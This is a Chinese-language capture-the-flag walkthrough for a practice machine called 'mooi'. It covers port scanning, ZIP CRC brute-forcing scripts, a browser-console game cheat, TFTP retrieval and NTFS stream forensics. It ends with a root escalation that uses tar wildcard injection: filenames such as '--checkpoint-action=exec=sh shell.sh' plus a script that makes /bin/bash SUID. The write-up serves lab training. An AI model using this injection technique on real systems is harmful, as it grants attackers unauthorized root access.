

mooi

靶机: mooï

作者: moo*i*

靶机ID: 647

难度: easy

```
Debian GNU/Linux 10 moo1 tty1
```

[illegible]

QQ Group: 660930334

IP Address: 192.168.56.111

```
mooi login: [[A[[A[[A_
```

靶机ip为192.168.56.111

漏洞遍历

出题者提示是misc靶机，稍微关注下隐写之类的

端口扫描

```
—(root@kali)-[~/111]
```

```
└─# nmap -A -sV -T4 -p- 192.168.56.111
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-07  
14:52 EDT
```

```
Nmap scan report for 192.168.56.111
```

```
Host is up (0.00043s latency).
```

```
Not shown: 65532 closed tcp ports (reset)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3  
(protocol 2.0)
```

```
| ssh-hostkey:
```

```
|   3072
```

```
f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
```

```
|   256
```

```
bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d
```

```
(ECDSA)
```

```
|_ 256
```

```
3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb
```

```
(ED25519)
```

```
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
```

```
|_http-title: CYBER MINESWEEPER -
```

```
\xE8\xB5\x9B\xE5\x8D\x9A\xE6\x89\xAB\xE9\x9B\xB7
```

```
|_http-server-header: Apache/2.4.62 (Debian)
```

```
8080/tcp  open  http     Apache httpd 2.4.62 ((Debian))
```

```
|_http-title: Internal Backup System
```

```
|_http-open-proxy: Proxy might be redirecting  
requests
```

```
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:64:AB:51 (PCS
Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux
5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

80是赛博扫雷

8080是内部备份服务器，可以下载pass5.zip

压缩后大小	原始大小	类型	修改日期	压缩方法	循环冗余检验 (CRC)
20	6	文本文档	2026/4/9 17:45:14	Deflate	EA86A014

原始就6字节，通过crc爆破一下

```
import zlib
import string

target = 0xea86a014

def solve_suffix(prefix):
    base = zlib.crc32(prefix + b'\x00' * 4) &
    0xffffffff
```

```

cols = []
for bit in range(32):
    arr = bytearray(4)
    arr[bit // 8] = 1 << (bit % 8)
    crc = zlib.crc32(prefix + bytes(arr)) &
0xffffffff
    cols.append(crc ^ base)

rhs = target ^ base
rows = []

for i in range(32):
    coeff = 0
    for j, col in enumerate(cols):
        if (col >> i) & 1:
            coeff |= 1 << j
    rows.append([coeff, (rhs >> i) & 1])

row = 0
pivots = {}

for col in range(32):
    pivot = None
    for r in range(row, 32):
        if (rows[r][0] >> col) & 1:
            pivot = r
            break

```

```

        if pivot is None:
            continue

        rows[row], rows[pivot] = rows[pivot],
rows[row]

        for r in range(32):
            if r != row and ((rows[r][0] >> col) &
1):
                rows[r][0] ^= rows[row][0]
                rows[r][1] ^= rows[row][1]

        pivots[col] = row
        row += 1

sol = 0
for col, r in pivots.items():
    if rows[r][1]:
        sol |= 1 << col

    suffix = bytes((sol >> (8 * i)) & 0xff for i in
range(4))
    return suffix

chars = string.ascii_letters

for a in chars:
    for b in chars:
        prefix = (a + b).encode()

```


```
suffix = solve_suffix(prefix)
candidate = prefix + suffix

if all(chr(x) in string.ascii_letters for x
in candidate):
    print(candidate.decode())
```

得到三个结果，先放着

eYOMhu
thenow
TgVWTr

看看赛博扫雷，给了宝箱.zip，需要密钥解锁



level1和level2可以玩一下

DECRYPTION SUCCESS

[系统已解锁]

[提示]

pass2:真的有加密吗，不会是假的吧

[下载密钥 `pass1.zip`]

[返回主页](#)

pass1.zip无密码解压后是forget

DECRYPTION SUCCESS

[系统已解锁]

[提示]

pass4:爆密码是爆不出的，看看文件有多大

[下载密钥 pass2.zip]

[返回主页](#)

之前提示pass2是伪加密，修改504b后的全局方式位标记得到密钥the

level3就直接看源代码了

这种能直接看到js代码的可以ai一把梭

控制台输入直接过关

```
for (let r = 0; r < ROWS; r++) {  
  for (let c = 0; c < COLS; c++) {  
    if (board[r][c] !== -1) {
```



```
        revealed[r][c] = true;
    }
}
}
renderBoard();
checkWin();
```

DECRYPTION SUCCESS

[系统已解锁]

[提示]

快去8080端口看看吧，，有好东西在那里，你会用ftp吗？

[下载密钥 pass4.zip]

返回主页

根据提示查看文件大小，发现源文件只有4字节，直接通过crc进行爆破

压缩后大小	原始大小	类型	修改日期	压缩方法	循环冗余检验 (CRC)
16	4	文本文档	2026/4/9 17:45:07	Store	66B9A733

```
import itertools
import string
import zlib

target = 0x66b9a733
chars = string.ascii_letters + string.digits

for item in itertools.product(chars, repeat=4):
    s = ''.join(item).encode()
    if zlib.crc32(s) & 0xffffffff == target:
        print(s.decode())
        break
```

得到Live

找不到pass3.zip了，ftp也连不上8080端口，扫描下目录看看有什么遗漏的信息

没扫出来，再审计一下源代码有没有提示

```
async function loadCatEasterEgg() {
  try {
    const response = await fetch('cat_hint.php');
    const data = await response.json();
    if (data.show) {
      document.getElementById('pixelCat').classList.add('visible');
      document.getElementById('catMessage').textContent = data.message;
    }
  } catch (e) {
  }
}
```

就在level3.php的源代码里找到cat_hint.php




原来是tftp，lftp不支持tftp

```
(root@kali) - [~]  
# tftp 192.168.56.111 8080  
tftp> get pass3.zip
```

解压完得到密钥past

结合语法，得到最终密钥 forgetthepastLiVethenow

解压宝箱得到flag.vhd，打开发现flag文件



先尝试了恢复删除文件但不对



xways里看到NTFS 备用数据流里的凭证

mooi:mooi3811350908

X-Ways Forensics: fic - [flag, 分区 1]

文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)

案件数据
文件(L) 编辑(D)

fic

- 案件根目录 (60)
 - 检材3-1 (2)
 - 检材3-2 (23)
 - 分区 1 (18)
 - 分区 2 (1)
 - flag (35)
 - 分区 1 (32)

文件名称	描述	文件类型
\$Extend (7)	存在的	
(根目录)	存在的	
System Volume Information (2)	存在的	
\$RECYCLE.BIN (2)	存在的	
\$AttrDef	存在的	
\$BadClus (1)	存在的, 已查看	
\$Bitmap	存在的	
\$Boot	存在的	
\$LogFile	存在的	
\$MFT (1)	存在的	
\$MFTMirr	存在的	
\$Secure (3)	存在的, 已查看	
\$UpCase (1)	存在的	
\$Volume	存在的, 已查看	
flag (1)	存在的	
卷残留空间	虚拟出的 (便于分析)	
空闲空间 (net)	虚拟出的 (便于分析)	
空闲空间	虚拟出的 (便于分析)	

分区 文件 预览 详细 缩略图 时间轴 图例说明 同步

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
02482160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	18	00	FILE0 %Op
02482176	46	49	4C	45	30	00	03	00	A5	4F	70	00	00	00	00	00	8 Å
02482192	01	00	01	00	38	00	01	00	C0	01	00	00	00	04	00	00	\$
02482208	00	00	00	00	00	00	00	00	07	00	00	00	00	24	00	00	,
02482224	2B	00	00	00	00	00	00	00	10	00	00	00	60	00	00	00	H
02482240	00	00	00	00	00	00	00	00	48	00	00	00	18	00	00	00	[-]~ ÈÜ %\$50-ÈÜ
02482256	5F	A8	5D	97	8F	C8	DC	01	BC	A7	35	DB	97	C9	DC	01	%\$50-ÈÜ uAÅ'pÜ
02482272	BC	A7	35	DB	97	C9	DC	01	12	75	C4	E2	B9	DE	DC	01	
02482288	20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0 h
02482304	00	00	00	00	06	01	00	00	30	00	00	00	00	00	00	00	J
02482320	00	00	00	00	00	00	00	00	4A	00	00	00	18	00	01	00	[-]~ ÈÜ
02482336	05	00	00	00	00	00	05	00	5F	A8	5D	97	8F	C8	DC	01	[-]~ ÈÜ
02482352	5B	7E	D9	D8	8F	C8	DC	01	5B	7E	D9	D8	8F	C8	DC	01	[-]~ ÈÜ
02482368	5B	7E	D9	D8	8F	C8	DC	01	18	00	00	00	00	00	00	00	[-]~ ÈÜ
02482384	5B	7E	D9	D8	8F	C8	DC	01	18	00	00	00	00	00	00	00	
02482400	12	00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	f l a g
02482416	04	00	66	00	6C	00	61	00	67	00	00	00	00	00	00	00	@ (
02482432	40	00	00	00	28	00	00	00	00	00	00	00	00	00	04	00	<zm+W4ñ
02482448	10	00	00	00	18	00	00	00	AB	7A	6D	2B	57	34	F1	11	œ pÍ, ÅÇe X
02482464	9D	9C	14	B5	CD	82	C2	D4	80	00	00	00	58	00	00	00	<
02482480	00	00	18	00	00	00	01	00	3C	00	00	00	18	00	00	00	è¿™é+Çä•¥é¿™æ²;æ
02482496	E8	BF	99	E9	87	8C	E5	95	A5	E9	83	BD	E6	B2	A1	E6	œñi¿Çe+¿æ~"è¿™ä,
02482512	9C	89	EF	BC	8C	E4	BD	86	E6	98	AF	E8	BF	99	E4	B8	*Ç>Çä¿•é+Çä, ä *
02482528	AA	E7	9B	AE	E5	BD	95	E9	87	8C	E4	B8	8D	E5	8F	AA	ä,èä,*æ-+ä»¶
02482544	E4	B8	80	E4	B8	AA	E6	96	87	E4	BB	B6	20	00	00	00	e 8
02482560	80	00	00	00	38	00	00	00	00	04	18	00	00	00	05	00	
02482576	13	00	00	00	20	00	00	00	66	00	6C	00	61	00	67	00	f l a g
02482592	6D	6F	6F	69	3A	6D	6F	6F	69	33	38	31	31	33	35	30	mooi:mooi3811350
02482608	39	30	38	00	00	00	00	00	FF	FF	FF	FF	82	79	47	11	908 yyy, yG
02482624	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02482640	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02482656	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02482672	00	00	00	00	00	00	00	00	00	00	00	00	00	00	2B	00	+
02482688	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02482704	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02482720	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
02482736	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

root提权

linpeas.sh和pspy64发现有定时任务

```

2026/05/08 04:35:01 CMD: UID=0      PID=33757 | /usr/sbin/CRON -f
2026/05/08 04:35:01 CMD: UID=0      PID=33758 | /usr/sbin/CRON -f
2026/05/08 04:35:01 CMD: UID=0      PID=33759 | /bin/sh -c /usr/local/bin/cyber_implant_backup.sh > /dev/null 2>&1

2026/05/08 04:35:01 CMD: UID=0      PID=33760 | /bin/bash /usr/local/bin/cyber_implant_backup.sh
2026/05/08 04:35:01 CMD: UID=0      PID=33761 | /bin/bash /usr/local/bin/cyber_implant_backup.sh
2026/05/08 04:35:01 CMD: UID=0      PID=33762 | tar -czf /var/backups/implant_archive.tar.gz *
2026/05/08 04:35:01 CMD: UID=0      PID=33763 | /bin/sh -c gzip
  
```

查看/usr/local/bin/cyber_implant_backup.sh

```
mooi@mooi:~$ ls -la
/usr/local/bin/cyber_implant_backup.sh
-rwxr-xr-x 1 root root 124 Apr 12 03:41
/usr/local/bin/cyber_implant_backup.sh
mooi@mooi:~$ cat
/usr/local/bin/cyber_implant_backup.sh
#!/bin/bash
if [ "$(id -u)" -ne 0 ]; then
    exit 1
fi
cd /opt/implant_data
tar -czf /var/backups/implant_archive.tar.gz *
```

和the_lazy_admin提权方法一模一样

```
cd /opt/implant_data

cat > shell.sh << 'EOF'
#!/bin/bash
chmod 4755 /bin/bash
EOF

chmod +x shell.sh
touch "--checkpoint=1"
touch "--checkpoint-action=exec=sh shell.sh"
```

文件名是以 `--` 开头的，tar 不会把它当普通文件，而会当成自己的命令行参数。

这两个参数的作用是：

`--checkpoint=1`：让 tar 很快触发 checkpoint

`--checkpoint-action=exec=.....`：到 checkpoint 时执行命令

```
mooi@mooi:/opt/implant_data$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
mooi@mooi:/opt/implant_data$ /bin/bash -p
bash-5.0# id
uid=1000(mooi) gid=1000(mooi) euid=0(root) groups=1000(mooi)
bash-5.0# cat /root/root.txt
flag{root_4f8e8f9e7fa36a4918a77ad3bb3a86d6}
```